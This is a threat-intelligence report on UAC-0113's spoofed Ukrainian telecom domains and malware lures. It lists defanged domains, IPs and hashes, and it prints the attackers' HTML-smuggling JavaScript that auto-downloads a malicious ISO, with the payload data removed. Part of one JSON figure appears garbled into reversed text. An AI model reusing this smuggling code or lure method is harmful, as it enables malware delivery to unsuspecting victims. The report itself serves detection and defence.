CYBER
THREAT
ANALYSIS
RUSSIA

Recorded Future®

By Insikt Group®

September 19, 2022

Russia-Nexus UAC-0113 Emulating Telecommunication Providers in Ukraine

Recorded Future®

This report profiles the unique infrastructure used by the threat activity group UAC-0113, which is linked with moderate confidence by CERT-UA to Sandworm. The activity was identified through a combination of large-scale automated network traffic analytics and analysis derived from open source reporting. The report will be of most interest to individuals engaged in strategic and operational intelligence relating to the activities of the Russian government in cyberspace and network defenders.

Executive Summary

Recorded Future continues to monitor cyber espionage operations targeting government and private sector organizations across multiple geographic regions including Ukraine. From August 2022, Recorded Future observed a steady rise in command and control (C2) infrastructure used by the threat activity group tracked by Computer Emergency Response Team of Ukraine (CERT-UA) as UAC-0113.

UAC-0113 has been linked by CERT-UA to the Russian advanced persistent threat (APT) group Sandworm. This report highlights trends observed by Insikt Group while monitoring UAC-0113 infrastructure, including the recurring use of dynamic DNS domains masquerading as telecommunication providers operating in Ukraine, which shows that the group's efforts to target entities in Ukraine remains ongoing. Domain masquerades can enable spearphishing campaigns or redirects that pose a threat to victim networks.

Using a combination of proactive adversary infrastructure detections and domain analysis techniques, Insikt Group determined that UAC-0113's use of this newly discovered infrastructure overlaps with other infrastructure tactics, techniques, and procedures (TTPs) previously attributed to the group by CERT-UA. The information and TTPs provided in this report enables defenders to better search for and protect against activity by UAC-0113.

Key Judgments

- Insikt Group has identified new infrastructure used by UAC-0113, a group linked with medium confidence to Sandworm by CERT-UA. Sandworm is a Russian advanced persistent threat (APT) group affiliated with the Main Intelligence Directorate/Main Directorate (GRU/GU) of the General Staff of the Armed Forces of the Russian Federation.
- Identified staging infrastructure continues the trend of masquerading as telecommunication providers operating within Ukraine and delivers malicious payloads via an HTML smuggling technique that deploys Colibri Loader and Warzone RAT malware.
- Though the intent of the observed decoy document found in connection with this activity is not fully known, it's likely to be deployed against Ukraine-based targets in support of military action in the region similar to previous UAC-0113 lures.
- A transition from DarkCrystal RAT to Colibri Loader and Warzone RAT demonstrates UAC-0113's broadening but continuing use of publicly available commodity malware.

Background

On June 24, 2022, a report by CERT-UA detailed the use of the DarkCrystal remote access trojan (RAT) by UAC-0113, a group CERT-UA has indicated as being linked to Sandworm, a Russian Main Intelligence Directorate/Main Directorate (GRU/GU) related threat group. The CERT-UA report indicated that UAC-0113 was employing a malicious lure document which deployed DarkCrystal RAT. This activity likely targeted entities in Ukraine, specifically individuals or entities seeking information about Ukrainian military service personnel in relation to matters of legal assistance. Although the theme of this lure document was focused on military personnel legal matters, CERT-UA noted that the attack was also likely targeted at telecommunications providers of Ukraine.

DarkCrystal RAT is a commodity malware dating back to at least 2018; a sample of the malware was posted to Hybrid Analysis in November of that same year. Since its initial discovery, reporting indicates that it has been offered for sale in underground forums, likely making it a tool of interest to a wide range of threat actor groups, including those entities seeking an infostealer that can hinder attribution efforts by government or security professionals.

Analysis of infrastructure linked to UAC-0113 uncovered a newly identified malicious ISO file (SHA256: 1c6643b4796143400 97a8071c9f880688af5a82db7b6e755beafe7301eea1abf) as part of an HTML smuggling technique. The ISO file contained a lure document, written in Ukrainian, that masquerades as a request for discounts on fuel for citizens of the Oleksandrivka Raion (district), an area in Donetsk. Additionally, the ISO file delivers an executable that deploys both Colibri Loader and Warzone RAT to the target machine.

Colibri Loader, first reported by Insikt Group in August 2021, is a commodity malware leased on XSS Forum by the user "c0d3r_0f_shr0d13ng3r". It is written in assembly and C to target Windows operating systems without any dependencies. On March 11, 2022, Cloudsek researchers described Colibri Loader as "a type of malware that is used to load more types of malware into the infected system" which has "multiple techniques that help avoid detection". On April 5, 2022, Malwarebytes researchers also reported on the operations of the Colibri Loader and further detailed its functionality, including its ability to "deliver and manage payloads onto infected computers".

Warzone RAT (also known as Ave Maria Stealer) is a popular commodity remote access tool (RAT) that has been in active development since 2018. It is sold on underground forums and on the developer's website, warzone[.]ws. The malware is advertised as a full-featured RAT developed in C/C++ that claims to be "easy to use and highly reliable."

Threat and Technical Analysis

Insikt Group used intelligence provided by CERT-UA to discover further infrastructure linked to UAC-0113. The information uncovered suggests that it is highly likely that this threat group is continuing to masquerade as telecommunication providers operating within Ukraine. While monitoring the infrastructure, Insikt Group observed a malicious ISO file embedded in the HTML code, suggesting that domains and related IP addresses have likely already been, or are soon to become, operationalized.

Infrastructure

A domain noted in CERT-UA's June report on UAC-0113, datagroup[.]ddns[.]net, was likely masquerading as the Ukrainian telecommunications company Datagroup. This domain resolved to the IP address 31[.]7[.]58[.]82, which also hosted a further domain, kyiv-star[.]ddns[.]net, likely masquerading as the Ukrainian telecommunications company Kyivstar.

Analysis of these domains and their related shared IP address revealed a ZeroSSL TLS certificate hosted on port 443 with the Subject Common Name datagroup[.]ddns[.]net. No certificate for kyiv-star[.]ddns[.]net was found. The server banner for IP address 31[.]7[.]58[.]82 is detailed below in Figure 2.




Figure 1: Maltego chart illustrating the links between previously reported infrastructure and the newly described infrastructure and activity in this reporting. See Appendix B (Source: Recorded Future).

```
HTTP/1.1 200 OK
Date: Mon, 27 Jun 2022 03:17:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Tue, 14 Jun 2022 09:52:56 GMT
ETag: "0-5e1655e7b5c32"
Accept-Ranges: bytes
Content-Length: 0
Content-Type: text/html
```

Figure 2: Server Banner of the IP Address 31[.]7[.]58[.]82 (Source: Shodan.io)




Figure 3: ett[.]ddns[.]net certificate registration event (Source: Recorded Future)




Figure 4: July 16, 2022, server banner and HTML from scan of the IP address 103[.]150[.]187[.]121 on port 4443 (Source: SecurityTrails)




Figure 5: darkett[.]ddns[.]net certificate registration event (Source: Recorded Future)

ett[.]ddns[.]net

Insikt Group identified further domain likely linked to UAC-0113, ett[.]ddns[.]net, hosted between July 7 and 15, 2022, on IP address 103[.]150[.]187[.]121. The domain ett[.]ddns[.]net is likely a spoof of the legitimate domain for EuroTransTelecom LLC, ett[.]ua, a Ukrainian telecommunications operator. This new infrastructure has several overlaps with the infrastructure noted in the CERT-UA reports, such as the use of the Dynamic DNS provider NO-IP with a domain masquerading as a telecommunications provider operating in Ukraine, the use of a TLS certificate from a free TLS certificate provider, and a server banner that shares similarities with the banner seen on IP address 31[.]7[.]58[.]82 shown above in Figure 2.

darkett[.]ddns[.]net

In addition to the ett[.]ddns[.]net domain, SecurityTrails banner data identifies a similarly named domain, darkett[.]ddns[.]net, hosted on the same IP address, 103[.]150[.]187[.]121, as ett[.]ddns[.]net. The domain darkett.ddns[.]net also uses a TLS certificate provided by ZeroSSL, similar to the previously observed domain datagroup[.]ddns[.]net.

Further analysis of the domain darkett.ddns[.]net revealed that between July 15 and 16, 2022, the domain was also hosted on IP address 94[.]153[.]171[.]42. Historical DNS for IP address 94[.]153[.]171[.]42 also lists a resolution for the domain kievstar[.]online on July 12, 2022.

kievstar[.]online

On July 12, 2022, the domain kievstar[.]online moved from IP address 94[.]153[.]171[.]42 to multiple content delivery network (CDN) IP addresses hosted by Cloudflare. Further analysis of the domain kievstar[.]online details a Let's Encrypt TLS certificate that was created on July 12, 2022.

103[.]150[.]187[.]121, ett[.]hopto[.]org and star-link[.]ddns[.]net

On August 1, 2022, SecurityTrails identified further updates to the IP address 103[.]150[.]187[.]121, listing a new TLS certificate for the domain ett[.]hopto[.]org. This TLS certificate is also provided by ZeroSSL and was created on July 13, 2022. On July 13, 2022, the domain ett[.]hopto[.]org resolved to the IP address 217[.]77[.]221[.]199. Further analysis of this IP address also details the resolution of the domain, star-link[.]ddns[.]net, on August 15, 2022, again likely spoofing a telecommunications company, Starlink (operated by American manufacturer SpaceX), which is reportedly assisting Ukraine in the conflict with Russia.


```
 …
 "issuer": {
   "common_name": "ZeroSSL RSA Domain Secure
Site CA",
   "country_name": "AT",
   "distinguished_name": "Common Name: ZeroSSL
RSA Domain Secure Site CA, Organization:
ZeroSSL, Country: AT",
   "organization_name": "ZeroSSL"
 }
 …
 "subject": {
   "common_name": "ett.hopto[.]org",
   "distinguished_name": "Common Name: ett.
hopto[.]org"
 }
 …
 "validity": {
   "not_after": "2022-10-11T23:59:59+00:00",
   "not_before": "2022-07-13T00:00:00+00:00"
 }
 …
 } :"ofni_revres"
 ,"2.1vSLT" :"detroppus_noisrev_lss_tsehgih"
 ,"121[.]781[.]051[.]301" :"emantsoh"
 ,"121[.]781[.]051[.]301" :"sserdda_pi"
 _SLT" :"detroppus_gnirts_rehpic_lssnepo"
,"652AHS_MCG_821_SEA_HTIW_ASR_EHDCE
 344 :"trop"
 {
 …
```


Figure 6: JSON excerpts from August 1, 2022, scan of the IP address 103[.]150[.]187[.]121 on port 443 (Source: SecurityTrails)

Figure 7: star-link[.]ddns[.]net's Intelligence Card (Source: Recorded Future)




Figure 8: A timeline of UAC-0113 domain activity between May and August, 2022 (Source: Recorded Future)

star-cz[.]ddns[.]net

Analysis of the domain star-cz.ddns[.]net, reported by CERT-UA on June 10, 2022, shows a resolution to the IP address 103[.]27[.]202[.]127. A further domain, kyivstar[.]online, was also found to resolve to this same IP address and the use of this domain continues with the theme of emulating telecommunication providers in Ukraine. The aforementioned use of the similar domain kievstar[.]online is of note as the spelling is not typically employed in Ukraine but has been employed previously by the international community, as well as historically during Soviet times, and has now been carried into Russian domestic colloquial use.

Domain to IP Address Resolutions Timeline

HTML Analysis1

The domains ett[.]ddns[.]net, star-link[.]ddns[.]net, kievstar[.]online, and IP addresses 103[.]150[.]187[.]121 and 217[.]77[.]221[.]199 have all hosted, at various times, the same web page. The web page features the Ukrainian-language text "ОДЕСЬКА ОБЛАСНА ВІЙСЬКОВА АДМІНІСТРАЦІЯ" which translates as "Odesa Regional Military Administration", along with "File is downloaded automatically" in English as shown in Figure 9 below.




Figure 9: *Screenshot of 103[.]150[.]187[.]121 (Source: URLScan)*

Contained within the HTML of the webpage is a Base64-encoded ISO file that is deployed via the HTML smuggling technique. This ISO file is set to auto-download when the website is visited. Figure 10 below shows the HTML content of the file.

1 As part of the ongoing tracking of UAC-0113 activity, Insikt Group has identified that as of September 5th, 2022, the staging servers, kievstar[.]online, and IP address 103[.]150[.]187[.]121 have been updated and are now serving new malicious lure files via HTML smuggling. The newly identified lure files masquerade as a "password leak" and deliver Eternity Stealer malware.

```
<!DOCTYPE html>

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
  <title>TEST</title>
  <!-- <LINK href="styles.css" rel="stylesheet" type="text/css"> -->
</head>

<body>
<h2>ОДЕСЬКА ОБЛАСНА ВІЙСЬКОВА АДМІНІСТРАЦІЯ</h2>
<p>File is downloaded automatically</p>
<script>
function b64toarray(base64) {
        var bin_string = window.atob(base64);
        var len = bin_string.length;
        var bytes = new Uint8Array( len );
        for (var i = 0; i < len; i++)
        {
                bytes[i] = bin_string.charCodeAt(i);
        }
        return bytes.buffer;
}
var binary = "Base64 Encoded Data"; // Insikt Note - We have removed the
actual Base64 data to assist with readability.

for (var i = 0x0 ; i < binary['length'] ; i++) {
  binary[i] = binary[i] - 11;
}

var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = '3_ЗАЯВА-на-отримання-компенсації.iso';

var a = document.createElement('a');
document.body.appendChild(a);
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>

</body>
</html>

```

Figure 10: *The HTML content for the IP address 103[.]150[.]187[.]121 (with Base64-encoded data removed), August 8, 2022 (Source: URLScan)*

```
<!DOCTYPE html>
<html>
<head>
    <!-- saved from url=(0016)http://localhost -->
    <meta http-equiv="X-UA-Compatible" content="IE=11">
</head>
<body>
<script>

var d = [17,17,17,.......17,17,17]; // Insikt Note - Truncated for brevity.
for(var i = 0x0; i < d['length']; i++) {
    d[i]=d[i] -17;
}

var e = new Uint8Array(d);
var f = new Blob([e], {type: "application/octet-stream"});

var fileName = 'Agenda.iso';

if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(f,fileName);
} else {
    var a = document.createElement('a');
    console.log(a);
    document.body.appendChild(a);
    a.style = 'display: none';
    var url = window.URL.createObjectURL(f);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
}



</script>



</body>
</html>
```

Figure 11 : Screenshot of HTML content, used by APT29, from hXXps://porodicno[.]ba/wp-content/Agenda[.]html (with the array of decimal values of obfuscated payload abbreviated with the use of ".....") (Source: URLScan)

Insikt Group inspected the web page's HTML, and identified embedded JavaScript, which assists in the malicious ISO delivery behavior of the page. Testing the functionality of the for loop on lines 26 to 28 does not change the Base64-encoded data held in the variable "binary". The for loop attempts to take away the integer value 11 from the characters that make up the Base64 string. JavaScript will produce an error when attempting to subtract an integer from a char, resulting in its value not being updated. The Base64 contents of the variable "binary" will be exactly the same after going through the for loop, making it redundant, and the Base64 data will still correctly decode to an ISO file.

The purpose of the inclusion of this routine by UAC-0113 could be due to operator error, as its functionality serves no purpose because strings are immutable objects in JavaScript.

Of note, a report by Palo Alto's Unit42 details a similar HTML Smuggling routine used by APT29 in a separate campaign to download an ISO file, shown below in Figure 11. APT29's original use of this routine was for a binary array, which helps to potentially illuminate UAC-0113's redundant for loop's original purpose. APT29's HTML and JavaScript code has similar overlaps with the UAC-0113 linked sample shown in Figure 10 above.

APT29's correctly functioning for loop routine can be seen on lines 11-13 shown in Figure 11 above and further detailed in Figure 12 below, which is used to subtract the integer 17 from each of the decimal values in the variable "d", which deobfuscates the malicious ISO payload.

Further comparison of the 2 routines highlights some cosmetic changes, possibly to frustrate security researchers and hinder signaturing of these functions.

```
11    for(var i = 0x0; i < d['length']; i++) {
12        d[i]=d[i] -17;
13    }
```

Figure 12: *Screenshot of the `for` loop used by APT29 in hXXps://porodicno[.]ba/wp-content/Agenda[.]html (Source: URLScan)*

```
26    for (var i = 0x0 ; i < binary['length'] ; i++) {
27      binary[i] = binary[i] - 11;
28    }
```

Figure 13: *Screenshot of the `for` loop used by UAC-0113 in 103[.]150[.]187[.]121 (Source: URLScan)*

It is currently unknown why there is a similarity overlap between the 2 threat actor groups' use of this ISO delivery functionality; one hypothesis is that UAC-0113 took inspiration from or directly copied this functionality from open source reporting on APT29, or that the same open source resource was used as a codebase.

Malware Analysis

An analysis of the UAC-0113 ISO file and its content was conducted by Insikt Group and is detailed in the following sections.

3_ЗАЯВА-на-отримання-компенсації.iso

A Base64-encoded ISO file, titled "3_ЗАЯВА-на-отримання-компенсації.iso" (SHA256: 1c6643b479614340097a8071c9f880688af5a82db7b6e755beafe7301eea1abf) was found within the HTML of IP address 103[.]150[.]187[.]121. The ISO file was created on August 5, 2022, its title translates from Ukrainian as "3_APPLICATION-for-receiving-compensation". The ISO file contains a folder titled "ЗАЯВА" and 3 files as shown in Table 1 below.

Filename	Translation	SHA256
jfilyg7.exe	N/A	722c36abd195cce70ee25b48d6e64873262e046eae7433976120a1496f01487d
ЗАЯВА-на-отримання-компенсації.lnk	APPLICATION-for-receiving-compensation.lnk	bc4cab14e4b378a7b98185367b4778f92eb4335faba1a4503f4cfb7aba8f13e7
ЗАЯВА/3_ЗАЯВА-на-отримання-компенсації-додаткової-знижки-сімям-загиблих2.doc	APPLICATION/3_APPLICATION-for-receiving-compensation-additional-discount-for-the-families-of-the-deceased2.doc	a5a20063c8699c66f5292ed1da7c860360baf6cf2a52f33c2c0b8873a995397c

Table 1: File content information and translations for 3_ЗАЯВА-на-отримання-компенсації.iso (Source: Recorded Future)




Figure 14: Screenshot of the contents of 3_ЗАЯВА-на-отримання-компенсації.iso file (Source: Recorded Future)

The directory "ЗАЯВА" and "jfilyg7.exe" file were both configured as hidden, and would not normally be visible to the victim by default.

ЗАЯВА-на-отримання-компенсації.lnk

The malicious shortcut (LNK) file is visible by default to the victim and is used to initiate a malicious PowerShell script. The LNK file is configured to use a Windows folder icon, as shown in Figure 15 below, likely in an attempt to masquerade as a legitimate folder. The shortcut file contains the comment "WORKED3", possibly indicating that this is the third attempt to create the malicious payload.

